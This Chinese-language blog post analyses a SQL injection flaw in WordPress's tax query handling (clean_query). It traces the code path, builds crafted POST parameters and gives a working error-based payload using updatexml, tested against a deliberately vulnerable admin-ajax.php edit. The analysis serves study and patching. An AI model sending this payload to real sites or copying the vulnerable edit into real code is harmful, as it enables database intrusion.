网络安全：SQL 注入漏洞

原创

普通网友 于 2022-02-23 14:47:20 发布 8636 收藏 84

文章标签： web安全 sql 安全 网络安全 渗透测试

本文链接：https://blog.csdn.net/kali_Ma/article/details/123088863

一、漏洞描述

`WordPress`是一个用`PHP`编写的免费开源内容管理系统，由于`clean_query`函数的校验不当，导致了可能通过插件或主题以某种方式从而触发`SQL`注入的情况。这已经在`WordPress5.8.3`中进行了修复。影响版本可以追溯到`3.7.37`。

二、漏洞分析


在分析整个漏洞之前，首先可以看一下如果想要触发该漏洞，漏洞代码应该是什么样子的。

```
new WP_Query($_POST['query_vars'])
```

这也就是说，传入`WP_Query`的参数如果可控的话，就可以利用该漏洞。接下来我们看看整个漏洞的利用调用链：

```
WP_Query::__construct
WP_Query::query
WP_Query::get_posts
WP_Tax_Query::get_sql
WP_Tax_Query::get_sql_clauses
WP_Tax_Query::get_sql_for_query
WP_Tax_Query::get_sql_for_clause
WP_Tax_Query::clean_query
```

根据官方的修复代码，最后的漏洞点位于`WP_Tax_Query`的`clean_query`方法：




根据漏洞的描述，我们知道的是`WP_Tax_Query::clean_query`函数对变量没有做严格的校验，最终导致了`SQL`语句的拼接，进而导致了`SQL`注入漏洞。

通过上下文的分析，我们将注意放置在`WP_Tax_Query::get_sql_for_clause`这个函数上面，这也是整个漏洞利用调用链中的一个函数；在这个函数中，使用到了`clean_query`方法对传入的参数进行了校验过滤处理：

```
384     public function get_sql_for_clause( &$clause, $parent_query ) {
385         global $wpdb;
386
387         $sql = array(
388             'where' => array(),
389             'join'  => array(),
390         );
391
392         $join  = '';
393         $where = '';
394         $this->clean_query( $clause );
395
396         if ( is_wp_error( $clause ) ) {
397             return self::$no_results;
398         }
```

继续查看该方法下面的代码，我们可以知道`items`变量最终拼接到了`SQL`语句中。



该漏洞最终需要利用的就是这个`items`变量，如果能够控制这个变量的值的话，就可以导致注入。

知道了漏洞点的位置，现在我们正向去分析一下。首先我们知道漏洞代码是这个样子的：

```
new WP_Query($_POST['query_vars'])
```

跟进到`WP_Query`对象的构造方法，知道其调用了`query`方法。在`WP_Query::query`中，调用了`wp_parse_args`函数对输入的字符串进行了处理：

```
function wp_parse_args( $args, $defaults = array() ) {
if ( is_object( $args ) ) {
$parsed_args = get_object_vars( $args );
} elseif ( is_array( $args ) ) {
$parsed_args =& $args;
} else {
wp_parse_str( $args, $parsed_args );
}

if ( is_array( $defaults ) && $defaults ) {
return array_merge( $defaults, $parsed_args );
}
return $parsed_args;
}
```

这里主要关注前面两个点，一个是如果传入的是一个对象的话，将其属性名和值取出来转变成数组；如果直接传入的是数组的话，也就是直接返回了。这里也就确定`$this->query_vars`和`$this->query`变量可控了。

接下来调用`get_posts`方法，该方法的代码比较长，我们直接定位到利用链函数：

wp-includes > class-wp-query.php


```
2133
2134        // Taxonomies.
2135        if ( ! $this->is_singular ) {
2136            $this->parse_tax_query( $q );
2137
2138            $clauses = $this->tax_query->get_sql( $wpdb->posts, 'ID' );
2139
2140            $join  .= $clauses['join'];
2141            $where .= $clauses['where'];
2142        }
2143
2144        if ( $this->is_tax ) {
2145            if ( empty( $post_type ) ) {
2146                // Do a fully inclusive search for currently registered post types of queried taxonomies.
```

变量 `$this->is_singular` 初始化之后为 `false`，所以这里的 `if` 语句是会执行的，而下面的 `$this->parse_tax_query($q)` 语句，跟进去，其实就是给变量 `$this->tax_query` 赋值，其值为 `WP_Tax_Query` 类对应的对象，同时利用传入的 `$q` 变量，对该对象进行了一些初始化。这里关键就是 `$q` 变量，我们向上追溯，查看一下该变量的生成过程：

```
$q = &$this->query_vars;

$q = $this->fill_query_vars( $q );
```

首先 `$q` 变量获取 `$this->query_vars`，通过上面的分析，我们知道这个变量是可控的，也就是我们通过 `POST` 传入的参数值。接下来调用 `fill_query_vars` 方法，跟进去会发现这个函数就是向 `$q` 这个数组里面添加了一些 `key` 值。我们可以传入一个数组，然后 `var_dump` 出来看看：



接下来进入`$this->parse_tax_query($q)`这个函数看看。该函数就是通过传入的`$q`数组，然后赋值给`$tax_query`变量，然后利用该变量去初始化对象`$this->tax_query = new WP_Tax_Query( $tax_query );`，在`parse_tax_query`函数中，我们需要给`$tax_query`变量赋值，就需要传入的数组中带有`tax_query`这个关键词即可。我们跟进到这个类的构造函数去看看：（简单说明就是经过处理的`$q`变量的值作为了`WP_Tax_Query`对象的构造函数的参数值）

```
public function __construct( $tax_query ) {
    if ( isset( $tax_query['relation'] ) ) {
        $this->relation = $this->sanitize_relation( $tax_query['relation'] );
    } else {
        $this->relation = 'AND';
    }

    $this->queries = $this->sanitize_query( $tax_query );
}
```

可以看到`$this->queries`变量的值是由`$tax_query`赋值得到的，只不过这里做了一些过滤，即调用了`sanitize_query`函数进行了处理。

到这里，我们就进入到了`WP_Tax_Query`类，并且我们可以控制传入这个类的构造函数的参数值。接下来看看这个构造函数中对传入的参数值做了哪些处理，也就是这个`sanitize_query`函数：（这里只截取关键部分了）

```
elseif ( self::is_first_order_clause( $query ) ) {
$cleaned_clause          = array_merge( $defaults, $query );
$cleaned_clause['terms'] = (array) $cleaned_clause['terms'];
$cleaned_query[]         = $cleaned_clause;
if ( ! empty( $cleaned_clause['taxonomy'] ) && 'NOT IN' !== $cleaned_clause['operator'] ) {
$taxonomy = $cleaned_clause['taxonomy'];
if ( ! isset( $this->queried_terms[ $taxonomy ] ) ) {
$this->queried_terms[ $taxonomy ] = array();
}
if ( ! empty( $cleaned_clause['terms'] ) && ! isset( $this->queried_terms[ $taxonomy ]['terms'] ) ) {
$this->queried_terms[ $taxonomy ]['terms'] = $cleaned_clause['terms'];
}

if ( ! empty( $cleaned_clause['field'] ) && ! isset( $this->queried_terms[ $taxonomy ]['field'] ) ) {
$this->queried_terms[ $taxonomy ]['field'] = $cleaned_clause['field'];
}
}
}
```

我们要进入到这个`if`语句，就需要通过`is_first_order_clause`函数：

```
protected static function is_first_order_clause( $query ) {
return is_array( $query ) && ( empty( $query ) || array_key_exists( 'terms', $query ) || array_key_exists( 'taxo
nomy', $query ) || array_key_exists( 'include_children', $query ) || array_key_exists( 'field', $query ) || arra
y_key_exists( 'operator', $query ) );
}
```

这个函数比较简单，就是需要传入的数据通过`foreach`迭代之后，仍然是一个数组，也就是传入的需要是一个二维数组，并且需要携带一些`key`值。（加上前面的需要传入`tax_query`关键词，到这里就需要传入的是一个三维数组）

由于我们要控制`terms`的值，所以传入的`terms`也要是一个数组，也就是说如果要控制`terms`值，需要传入一个四维数组，例如如下`POST`数据：

```
query_vars[tax_query][1][include_children]=1&query_vars[tax_query][1][terms][1]=AND
```

我们在这里先分析一下这个`POST`的数据。首先需要一个`tax_query`，是为了能给`$tax_query`变量赋值，然后我这里加了一个`1`是为了构造多维数组，这样传入进去之后，到上面这个`foreach`取出来之后，就是一个数组，从而构造了`$this->queries`，并且由于我们需要控制`terms`值，`$cleaned_clause['terms'] = (array) $cleaned_clause['terms'];`表名我们需要传入一个数组来进行`merge`函数的拼接从而覆盖。传入以上数据之后，`$this->queries`的值为：

```
Array
(
[1] => Array
(
[include_children] => 1
[terms] => Array
(
[1] => AND
)
)

)
```

以上分析都是在初始化`WP_Tax_Query`这个对象。接下来继续向下分析，开始调用`WP_Tax_Query::get_sql`方法，然后调用了`WP_Tax_Query::get_sql_clauses`方法：

```
268     protected function get_sql_clauses() {
269         /*
270          * $queries are passed by reference to get_sql_for_query() for recursion.
271          * To keep $this->queries unaltered, pass a copy.
272          */
273         $queries = $this->queries;
274         $sql     = $this->get_sql_for_query( $queries );
275 
276         if ( ! empty( $sql['where'] ) ) {
277             $sql['where'] = ' AND ' . $sql['where'];
278         }
279 
280         return $sql;
281     }
```

之后将`$this->queries`变量的值传入`get_sql_for_query`函数，我们继续跟进一下这个函数：

```php
foreach ( $query as $key => &$clause ) {
    if ( 'relation' === $key ) {
        $relation = $query['relation'];
    } elseif ( is_array( $clause ) ) {

        // This is a first-order clause.
        if ( $this->is_first_order_clause( $clause ) ) {
            $clause_sql = $this->get_sql_for_clause( $clause, $query );

            $where_count = count( $clause_sql['where'] );
            if ( ! $where_count ) {
                $sql_chunks['where'][] = '';
            } elseif ( 1 === $where_count ) {
                $sql_chunks['where'][] = $clause_sql['where'][0];
```

如果我们想要调用`get_sql_for_clause`方法的话，就需要对传入的数据进行一个控制，这里的关键在于`is_array($clause)`语句，也就是说，我们通过构造以后，这里需要传入一个二维数组，进而能够执行到这个条件里面并且需要满足`is_first_order_clause`函数，因此我们按照上面的构造方式是可以执行到这里的，并且这里的`$clause`的值为：

```
array(5) {
["taxonomy"]=>
string(0) ""
["terms"]=>
array(1) {
[1]=>
string(3) "AND"
}
["field"]=>
string(7) "term_id"
["operator"]=>
string(2) "IN"
["include_children"]=>
string(1) "1"
}
```

接下来就进入了`get_sql_for_clause`函数，也就是我们最终拼接`SQL`语句的地方，但在拼接之前，我们需要绕过`clean_query`函数，我们跟进这个函数看看：

```php
private function clean_query( &$query ) {
    if ( empty( $query['taxonomy'] ) ) {
        if ( 'term_taxonomy_id' !== $query['field'] ) {
            $query = new WP_Error( 'invalid_taxonomy', __( 'Invalid taxonomy.' ) );
            return;
        }

        // So long as there are shared terms, 'include_children' requires that a taxonomy is set.
        $query['include_children'] = false;
    } elseif ( ! taxonomy_exists( $query['taxonomy'] ) ) {
        $query = new WP_Error( 'invalid_taxonomy', __( 'Invalid taxonomy.' ) );
        return;
    }

    $query['terms'] = array_unique( (array) $query['terms'] );
```

这里为了不让他异常退出，我们需要添加一个`field`字段，让其值等于`term_taxonomy_id`即可，构造语句为：

```
action=aa&query_vars[tax_query][1][include_children]=1&query_vars[tax_query][1][terms][1]=AND&query_vars[tax_query][1][field]=term_taxonomy_id
```

并且在函数的最后，调用了`$this->transform_query( $query, 'term_taxonomy_id' );`，我们跟进去，正好判定`field`的值，从而`return`，跳过了后面的执行操作：

```
public function transform_query( &$query, $resulting_field ) {
    if ( empty( $query['terms'] ) ) {
        return;
    }

    if ( $query['field'] == $resulting_field ) {
        return;
    }
```

接下来就是`SQL`语句的拼接了，根据我们构造的`operator`的不同值，没有构造的话就是`IN`了，进行不同的拼接操作，这里是`IN`，我们进入到这个`if`语句：

```
        $terms    = $clause['terms'];
        $operator = strtoupper( $clause['operator'] );
        if ( 'IN' === $operator ) {

            if ( empty( $terms ) ) {…
            }

            $terms = implode( ',', $terms );

            /*…
            $alias = $this->find_compatible_table_alias( $clause, $parent_query );
            if ( false === $alias ) {…
            }

            $where = "$alias.term_taxonomy_id $operator ($terms)";

        } elseif ( 'NOT IN' === $operator ) {
```


我们在`terms`处构造报错注入代码即可：

```
action=aa&query_vars[tax_query][1][include_children]=1&query_vars[tax_query][1][terms][1]=AND&query_vars[tax_query][1][field]=term_taxonomy_id
```

前面的分析都是介绍如何一步一步执行到`get_sql_for_clause`这个函数，并且介绍了传入这个函数的变量是如何控制的。接下来就是该漏洞点主要的部分。

在`get_sql_for_clause`这个函数中，调用了`clean_query`方法对我们构造的数据进行了一个清洗，然后取出其中的`terms`值，带入了`SQL`拼接语句中，`payload`如下：

```
query_vars[tax_query][1][include_children]=1&query_vars[tax_query][1][terms][1]=1) or updatexml(0x7e,concat(1,user()),0x7e)#&query_vars[tax_query][1][field]=term_taxonomy_id
```



三、漏洞复现


我这里将`new WP_Query($_POST['query_vars'])`语句放置到`wp-admin\admin-ajax.php`中：（在实际场景下，只要该处输入可控，即可造成`SQL`注入漏洞）

```
    */
    do_action( "wp_ajax_{$action}" );
} else {
    new WP_Query($_POST['query_vars']);
    // If no action is registered, return a Bad Request response.
    if ( ! has_action( "wp_ajax_nopriv_{$action}" ) ) {
        wp_die( '0', 400 );
    }

    /**
```

复现的时候开启一下`debug`即可看见报错注入（也可以进行盲注了）；最后的构造语句为：（这里加上`action`参数是为了执行到目标代码）

```
action=aa&query_vars[tax_query][1][include_children]=1&query_vars[tax_query][1][terms][1]=1) or updatexml(0x7e,concat(1,user()),0x7e)#&query_vars[tax_query][1][field]=term_taxonomy_id
```



四、修复方式

官网已经发布更新版本，或者按照官网的修复方式，自行添加代码。